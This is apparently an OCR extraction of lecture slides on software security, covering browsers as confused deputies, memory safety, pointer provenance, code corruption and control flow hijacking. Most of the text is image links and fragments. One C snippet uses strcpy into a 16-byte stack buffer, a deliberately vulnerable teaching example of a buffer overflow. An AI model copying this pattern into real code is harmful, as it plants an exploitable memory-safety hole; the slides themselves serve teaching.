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

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A Simple (Classic) Example

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
NOTE:
We deal every day with a very confused deputy: ***web browsers***

CSRF, Clickjacking, XSS, …



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  - Remote code execution! … !!

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All create attack vectors for an adversary.

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  - …
- We will specifically look at issues of ***memory safety*** and ***side channels***

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oneInt
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

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

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

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

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

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

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

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

Tracking origins/provenance forms a capability model for pointer safety [Hicks 2014]

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

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

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

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

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

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



Code Corruption



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def foo():
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Δ Code

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def foo():
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
- How can we prevent this?

Code Corruption



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

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

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- How can we prevent this?
- What problems could this solution create?

(Might you want executable data?)

Control Flow Hijacking

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
void foo(char *input) {
  unsigned secureData;
  char buffer[16];
  strcpy(buffer, input);
}
```

Control Flow Hijacking



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

